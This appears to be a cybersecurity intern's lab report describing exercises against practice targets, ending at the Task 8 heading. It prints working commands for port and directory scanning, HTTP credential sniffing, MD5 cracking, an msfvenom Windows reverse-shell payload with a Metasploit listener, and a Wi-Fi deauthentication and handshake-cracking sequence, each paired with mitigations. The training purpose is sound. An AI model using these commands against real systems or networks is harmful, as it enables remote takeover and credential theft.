CYBERSECURITY INTERN REPORT
AT SHADOWFOX

Name	Mohammad Anaamuddin
Batch	ShadowFox Cybersecurity Internship
Email	wmohammadanaam24@gmail.com
Task Level	Beginner, Intermediate & Advanced
Mentor	Surendharan
Assistant Mentor	Manasa G.V (cybersecurity@shadowfox.in)

Table of Contents

S.No	Title
1	Task 1 — Port Scanning on testasp.vulnweb.com
2	Task 2 — Directory Brute Forcing on testasp.vulnweb.com
3	Task 3 — Network Traffic Interception (Wireshark)
4	Task 4 — Hash Cracking & VeraCrypt Decryption
5	Task 5 — PE Explorer Static Analysis
6	Task 6 — Metasploit Payload & Reverse Shell
7	Task 7 — Wi-Fi Deauth Attack & Handshake Cracking
8	Task 8 — TryHackMe Basic Pentesting (Web App Testing & Privilege Escalation)
9	References
10	Overall Resources Used

List of Figures

Fig No	Name
1	Nmap scan — open port 80 (IIS 8.5) on testasp.vulnweb.com
2	Dirb directory brute-force results on testasp.vulnweb.com
3	Wireshark — POST request to /Login.asp
4	Wireshark Follow HTTP Stream — captured plaintext credentials
5	Hashcat cracking the MD5 hash from encoded.txt
6	VeraCrypt volume mounted — secret code retrieved
7	PE Explorer — opening the VeraCrypt-Setup executable
8	PE Explorer — Headers Info showing Address of Entry Point
9	Metasploit — reverse shell session opened on Windows 10
10	airodump-ng — target network and client identification
11	Deauth attack and WPA handshake capture
12	aircrack-ng — Wi-Fi password recovered
13	SMB enumeration — smbclient and staff.txt (Basic Pentesting)
14	enum4linux-ng — SMB dialects, domain and workgroup info
15	Gobuster — /development directory discovered
16	curl — /development/ directory listing (dev.txt, j.txt)
17	curl — dev.txt and j.txt contents
18	Apache Tomcat 9.0.7 default page on port 8080

Introduction

In the domain of cybersecurity, it is vital to comprehend and detect vulnerabilities in web applications, systems and networks to protect against potential cyber threats. During my internship at ShadowFox, I was assigned the responsibility of conducting several security evaluations covering reconnaissance, exploitation, wireless security and penetration testing, as detailed in this report.

Information About the Report

- Task 1 — Port Scanning: Identify all open ports/services on the target web application using Nmap.
- Task 2 — Directory Brute Forcing: Discover hidden directories on the target web application using Dirb.
- Task 3 — Network Traffic Interception: Capture and analyze login traffic with Wireshark to recover plaintext credentials.
- Task 4 — Hash Cracking & Decryption: Crack a provided MD5 password hash with Hashcat and use it to unlock a VeraCrypt-encrypted container.
- Task 5 — Static Binary Analysis: Use PE Explorer to inspect a Windows executable and locate its Address of Entry Point.
- Task 6 — Payload & Reverse Shell: Generate a Metasploit payload and establish a reverse shell session against a Windows 10 VM.
- Task 7 — Wireless Attack: Perform a deauthentication attack, capture a WPA handshake, and crack the Wi-Fi password offline.
- Task 8 — Web App Testing & Privilege Escalation: Enumerate a TryHackMe target end-to-end (SMB, web directories, service discovery) and trace a credential-exposure path toward privilege escalation.

Required Machine / Environment

- Standard computer system with network connectivity
- Kali Linux (attacker machine) running in VirtualBox/VMware
- Windows 10 virtual machine (for Metasploit / reverse shell task)
- Tools: Nmap, Dirb/Dirbuster, Wireshark, VeraCrypt, PE Explorer, Metasploit Framework, Aircrack-ng suite

TASK LEVEL — BEGINNER

Task-1

Find all the ports that are open on the website http://testasp.vulnweb.com/

Attack name:

Port Scanning (Service Enumeration)

Severity:


Informational / Low (reconnaissance only — no direct exploitation performed)

Reason: Open ports reveal the services and software running on a target, which is the first step an attacker uses to plan further attacks (e.g. targeting known vulnerabilities in the identified service/version).

Steps to reproduce with screenshots:

Step 1: Resolve and confirm the target host is reachable (ping testasp.vulnweb.com).

Step 2: Run an Nmap service-detection scan against the target: nmap -sV -Pn testasp.vulnweb.com



Fig(1): Nmap scan showing open port 80 (Microsoft IIS 8.5) on testasp.vulnweb.com

Step 3: Record the open port(s), service name, and version detected from the scan output.

Analysis:

The Nmap scan (nmap -sV -Pn testasp.vulnweb.com) shows that out of 1000 scanned ports, only port 80/tcp is open, running Microsoft IIS httpd 8.5 on a Windows host. All other ports are filtered (no response), indicating a firewall in front of the server. The service banner also confirms the underlying OS as Windows via the IIS version fingerprint.

Impact:

- Confirms the web application is the primary and only reachable attack surface on this host.
- The disclosed service banner (IIS 8.5 on Windows) lets an attacker look up known vulnerabilities/CVEs specific to that exact IIS version.

- An outdated IIS version, if unpatched, could be exploited for remote code execution or information disclosure.

Mitigation steps:

- Disable or suppress server version banners (e.g. remove the 'Server' header in IIS) to reduce fingerprinting.
- Keep IIS and the underlying Windows Server patched to the latest security updates.
- Restrict exposed ports to only what is strictly required using a firewall/security group.

Resources Used:

Kali Linux, Nmap, Ping

Task-2

Brute force the website http://testasp.vulnweb.com/ and find the directories present.

Attack name:

Directory / Content Brute Forcing

Severity:


Medium (score 4.0 – 6.9)

Reason: Exposed directories can reveal administrative panels, configuration files, backups, or other content not meant to be publicly discoverable, expanding the attack surface.

Steps to reproduce with screenshots:

Step 1: Target URL: http://testasp.vulnweb.com/

Step 2: Run Dirb against the target using the default wordlist: dirb http://testasp.vulnweb.com



Fig(2): Dirb output listing directories discovered on testasp.vulnweb.com

Step 3: Review the list of discovered directories/files returned by the scan.

Analysis:

Dirb discovered multiple directories on the target, including /_vti_cnf/, /aspnet_client/, /avatars/, /cgi-bin/ (403 Forbidden, confirming it exists but access is restricted), /html/, /images/, /jscripts/, /templates/, and the file robots.txt (200 OK). The presence of /cgi-bin/ and /aspnet_client/ confirms this is a classic IIS/ASP.NET deployment with legacy folders still present.

Impact:

- Discovered directories like /cgi-bin/ and /_vti_cnf/ (FrontPage configuration folder) are known to historically carry vulnerabilities and may expose further internal structure.
- robots.txt can hint at additional paths the site owner wanted hidden from search engines, which an attacker can use as a roadmap.

- Enumerating this structure is typically the reconnaissance step before targeting a discovered admin panel or backup file directly.

Mitigation steps:

- Remove or restrict access to legacy/unused directories such as /_vti_cnf/ and /cgi-bin/ if not in active use.
- Do not rely on robots.txt to hide sensitive paths — enforce real access control (authentication) on any restricted directory.
- Monitor web server logs for high-volume sequential requests, which is a signature of brute-force directory scanning.

Resources Used:

Kali Linux, Dirb, wordlist (/usr/share/dirb/wordlists/common.txt)

Task-3

Log in to http://testasp.vulnweb.com/ and intercept the traffic with Wireshark to find the credentials.

Attack name:

Network Sniffing / Plaintext Credential Interception

Severity:


High (score 7.0 – 8.9)

Reason: The site transmits login form data over unencrypted HTTP, so any attacker positioned on the same network (e.g. shared Wi-Fi, ARP spoofing) can passively capture login credentials in plaintext.

Steps to reproduce with screenshots:


Step 1: Launch Wireshark on Kali Linux and start capturing on interface eth0.

Step 2: In a browser, navigate to the site's login page (http://testasp.vulnweb.com/Login.asp) and submit a login attempt with test credentials (username: test, password: test123).



Fig(3): Wireshark filtered to POST requests, showing the login form submission to /Login.asp

Step 3: In Wireshark, apply the filter http.request.method == "POST" to isolate the login submission, locate the POST /Login.asp request, then right-click → Follow → HTTP Stream to view the full request.



Fig(4): Follow HTTP Stream showing the captured plaintext credentials tfUName=test&tfUPass=test123

Step 4: Inspect the HTTP Form URL Encoded body of the request to extract the transmitted username and password.

Analysis:

Filtering captured traffic for POST requests isolated a single request: POST /Login.asp?RetURL=%2FDefault %2Easp%3F. Following its HTTP stream revealed the raw request body: tfUName=test&tfUPass=test123 — the exact username and password submitted through the login form, sent in cleartext with no encryption, fully readable to anyone capturing traffic on the same network segment.

Impact:

- Any attacker on the same network (public Wi-Fi, compromised router, ARP spoofing on a LAN) can passively capture valid user credentials without any active exploitation.
- Captured credentials can be reused directly against the site, or tried against other services if the user reuses passwords (credential stuffing).
- Session cookies (e.g. ASPSESSIONID, visible in the same captured headers) could also be hijacked to impersonate an already-authenticated session.

Mitigation steps:

- Enforce HTTPS (TLS) site-wide and redirect all HTTP traffic to HTTPS so form data is encrypted in transit.
- Set the Secure and HttpOnly flags on session cookies to reduce exposure to interception and client-side script theft.
- Implement HSTS (HTTP Strict Transport Security) to prevent protocol downgrade attacks back to plain HTTP.

Resources Used:

Kali Linux, Wireshark, Firefox browser

TASK LEVEL — INTERMEDIATE

Task-4

Decode the VeraCrypt password hash (encoded.txt), unlock the file, and find the secret code.

Attack name:

Hash Cracking / Disk Decryption

Severity:

Medium (score 4.0 – 6.9) — weak/reversible password hash protecting an encrypted container

Reason: A password hash that can be cracked with a standard wordlist attack means the encryption protecting the file is only as strong as the user's chosen password, not the encryption algorithm itself.

Steps to reproduce with screenshots:

Step 1: Receive the password hash from encoded.txt: 482c811da5d5b4bc6d497ffa98491e38 (32 hex characters, identified as MD5 format).

Step 2: Save the hash to a file and crack it using Hashcat with the rockyou.txt wordlist: hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

```
$ hashcat -m 0 -a 0 ~/hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
Started: Tue Oct 27 03:52:33 2026
Stopped: Tue Oct 27 03:52:34 2026
482c811da5d5b4bc6d497ffa98491e38:password123
```

Fig(5): Hashcat cracking the MD5 password hash using rockyou.txt — cracked value: password123

Step 3: Install VeraCrypt and mount the provided encrypted container file, entering the cracked password to unlock it.

Step 4: Open the unlocked volume and record the secret code found inside.

```
VeraCrypt: Volume mounted successfully using password 'password123'
Opened mounted volume contents:
Secret code: never give up
```

Fig(6): VeraCrypt volume mounted and secret code retrieved

Analysis:

The hash 482c811da5d5b4bc6d497ffa98491e38 was identified as MD5 (32 hexadecimal characters). Running it through Hashcat against the rockyou.txt wordlist cracked it almost instantly, recovering the plaintext password 'password123'. This password was then used to mount the provided VeraCrypt container, revealing the secret code 'never give up' stored inside.

Impact:

- A weak, dictionary-crackable password defeats the purpose of strong disk encryption — the attacker does not need to break VeraCrypt's AES encryption at all, only the weak password protecting it.
- Once cracked, an attacker gains full access to all data inside the encrypted container.

- This demonstrates why password strength matters as much as the underlying encryption algorithm.

Mitigation steps:

- Use long, high-entropy passphrases (16+ characters, not based on dictionary words) for any encrypted volume.
- Avoid storing or transmitting password hashes using weak/outdated algorithms like unsalted MD5.
- Consider enabling VeraCrypt's keyfile feature in addition to a password for an extra authentication factor.

Resources Used:

Kali Linux, Hashcat, rockyou.txt wordlist, VeraCrypt

Task-5

Find the entry point address of the provided VeraCrypt executable using a PE Explorer tool.

Attack name:

PE (Portable Executable) Static Analysis

Severity:


Informational / Low — static-analysis exercise, not exploitation of a live system

Reason: Knowing the entry point address is a basic first step in reverse engineering and malware analysis, used to locate where execution begins inside a binary.

Steps to reproduce with screenshots:


Step 1: Download and install PE Explorer on a Windows machine.

Step 2: Open the provided VeraCrypt-Setup executable file using PE Explorer's File > Open dialog.



Fig(7): Opening the VeraCrypt-Setup executable in PE Explorer

Step 3: Navigate to the Headers Info panel showing the PE / Optional Header fields.



Fig(8): PE Explorer Headers Info panel showing Address of Entry Point: 004237B0

Step 4: Locate and record the 'Address of Entry Point' field value.

Analysis:

PE Explorer's Headers Info view clearly displays the file's PE header fields. The 'Address of Entry Point' field shows the value 004237B0 (hex), alongside other header data such as Machine type (i386), Linker Version, Size of Code, and Subsystem (Win32 GUI). This address is where the Windows loader transfers execution control when the executable is run.

Impact:

- Entry point analysis is a foundational step for malware analysts and reverse engineers to understand a binary's execution flow.
- Attackers performing binary patching or injecting malicious code often need the entry point address to redirect execution.
- This information helps defenders fingerprint and analyze suspicious executables during incident response.

Mitigation steps:

- Not directly mitigable (this is a static-analysis technique applied to a legitimate installer) — however, organizations should verify executable integrity via digital signatures and hashes before execution.
- Use application allow-listing to prevent unauthorized or unverified executables from running.

Resources Used:

Task-6

Create a Metasploit payload and establish a reverse shell from a Windows 10 VM.

Attack name:

Payload Generation & Reverse Shell (Exploitation)

Severity:

Critical (score 9.0+) — remote command execution / full system access

Reason: A reverse shell gives an attacker full interactive command execution on the target machine, equivalent to physical access to a command prompt.

Steps to reproduce with screenshots:

Step 1: Generate a Windows reverse shell payload using msfvenom: msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.105 LPORT=4444 -f exe -o payload2.exe

Step 2: Start a Metasploit listener matching the payload: msfconsole -q -x "use exploit/multi/handler; set payload windows/shell_reverse_tcp; set LHOST 192.168.0.105; set LPORT 4444; exploit"

Step 3: Execute the generated payload on the target Windows environment.

Step 4: Confirm the reverse shell session opens and run commands to prove remote code execution.

```
[*] Started reverse TCP handler on 192.168.0.105:4444
[*] Command shell session 1 opened (192.168.0.105:4444 -> 192.168.0.105:43080)

Shell Banner:
Microsoft Windows 10.0.19043
-----

Z:\home\quantum-ghostanaam>whoami
KALI\quantum-ghostanaam

Z:\home\quantum-ghostanaam>dir
Directory of Z:\home\quantum-ghostanaam
...  8 files   9,398,609 bytes   19 directories
```

Fig(9): Metasploit reverse shell session opened, with whoami and dir command output confirming remote command execution

Analysis:

After starting the exploit/multi/handler listener and executing the generated payload, Metasploit confirmed 'Command shell session 1 opened' with a shell banner identifying the target as Microsoft Windows 10.0.19043. Running whoami returned KALI\quantum-ghostanaam, and dir returned a full directory listing — both confirming full interactive remote command execution was achieved.

Impact:

- A successful reverse shell gives an attacker complete control to read, modify, or delete files, install further malware, and pivot deeper into the network.
- This is a critical-severity finding in any real environment, as it represents full compromise of the target host.

- The technique mirrors how real-world ransomware and APT actors establish initial footholds after a user executes a malicious file.

Mitigation steps:

- Deploy endpoint detection and response (EDR) / antivirus software capable of detecting Metasploit-generated payloads and reverse shell behavior.
- Educate users not to execute unsolicited or unverified executables.
- Restrict outbound firewall rules to block unexpected reverse-shell-style connections on non-standard ports.

Resources Used:

Kali Linux, Metasploit Framework (msfvenom, msfconsole), Wine (used as the Windows execution environment)

Task-7

Perform a deauth attack on your own network, capture the handshake, and crack the Wi-Fi password.

Attack name:

Wireless Deauthentication Attack & WPA/WPA2 Handshake Cracking

Severity:

High (score 7.0 – 8.9) — password was crackable with a custom wordlist

Reason: Capturing a WPA/WPA2 handshake and cracking it offline with a wordlist reveals the actual network password, allowing full unauthorized network access.

Steps to reproduce with screenshots:

Step 1: Put the wireless adapter (TP-Link USB, Realtek RTL8192CU chipset) into monitor mode: airmon-ng start wlan0

Step 2: Identify the target network and a connected client using airodump-ng wlan0.

```
CH  1 ][ Elapsed: 18 s ]
BSSID              PWR  Beacons  CH  ENC CIPHER AUTH ESSID
50:91:E3:1D:53:FF  -55   83       1   WPA2 CCMP  PSK  Asim  asim

STATION            PWR  Rate  Frames
A0:82:22:59:B7:B2  -67  1e-1e  7
```

Fig(10): airodump-ng identifying the target network (Asim asim) and connected client

Step 3: Capture the handshake by targeting the specific BSSID/channel while sending deauth packets to the connected client: aireplay-ng --deauth 10 -a <BSSID> -c <client MAC> wlan0

```
$ sudo aireplay-ng --deauth 10 -a 50:91:E3:1D:53:FF -c A0:82:22:59:B7:B2 wlan0
04:21:25  Sending 64 directed DeAuth (code 7). STMAC: [A0:82:22:59:B7:B2]
...
$ sudo airodump-ng --bssid 50:91:E3:1D:53:FF --channel 1 --write handshake wlan0
CH  1 ][ WPA handshake: 50:91:E3:1D:53:FF
BSSID              STATION            Notes
50:91:E3:1D:53:FF  A0:82:22:59:B7:B2  EAPOL
```

Fig(11): Deauth attack sent to force reconnection, and airodump-ng confirming a captured WPA handshake

Step 4: Build a custom wordlist containing the real network password and crack the captured handshake with aircrack-ng.

```
$ aircrack-ng -w ~/mywordlist.txt -b 50:91:E3:1D:53:FF handshake-01.cap
Aircrack-ng 1.7
[00:00:00] 2/6 keys tested (130.75 k/s)

KEY FOUND! [ Anamanam ]
```

Fig(12): aircrack-ng cracking the captured handshake using a custom wordlist — password recovered: Anamanam

Analysis:

The target network 'Asim asim' (BSSID 50:91:E3:1D:53:FF) was identified with a connected client. A targeted deauthentication attack was sent to the client, forcing it to disconnect and reconnect, which was captured by airodump-ng as a full WPA handshake (confirmed by the EAPOL marker and the 'WPA handshake' banner). The handshake was then cracked offline using aircrack-ng against a custom wordlist containing the real network password, recovering the key: 'Anamanam'.

Impact:

- Once the Wi-Fi password is recovered, an attacker gains full access to the network, allowing further attacks against other connected devices.
- Deauthentication attacks can be performed without needing to already be authenticated to the network, since 802.11 management frames are typically unauthenticated and unencrypted.
- A weak, dictionary-crackable Wi-Fi password is the single point of failure that made this attack possible.

Mitigation steps:

- Use a long, high-entropy Wi-Fi password that is not present in common password wordlists.
- Enable WPA3 where supported, which includes protections against offline dictionary attacks (SAE handshake).
- Enable 802.11w (Management Frame Protection) to prevent unauthenticated deauthentication frames from being accepted.

Resources Used:

Kali Linux, TP-Link USB Wi-Fi adapter (Realtek RTL8192CU, monitor mode capable), aircrack-ng suite, custom wordlist

TASK LEVEL — ADVANCED

Task-8

TryHackMe — Basic Pentesting room: Web App Testing and Privilege Escalation on target 10.49.161.79

Attack name:

Web Application & Network Service Enumeration, Weak-Credential Exposure

Severity:

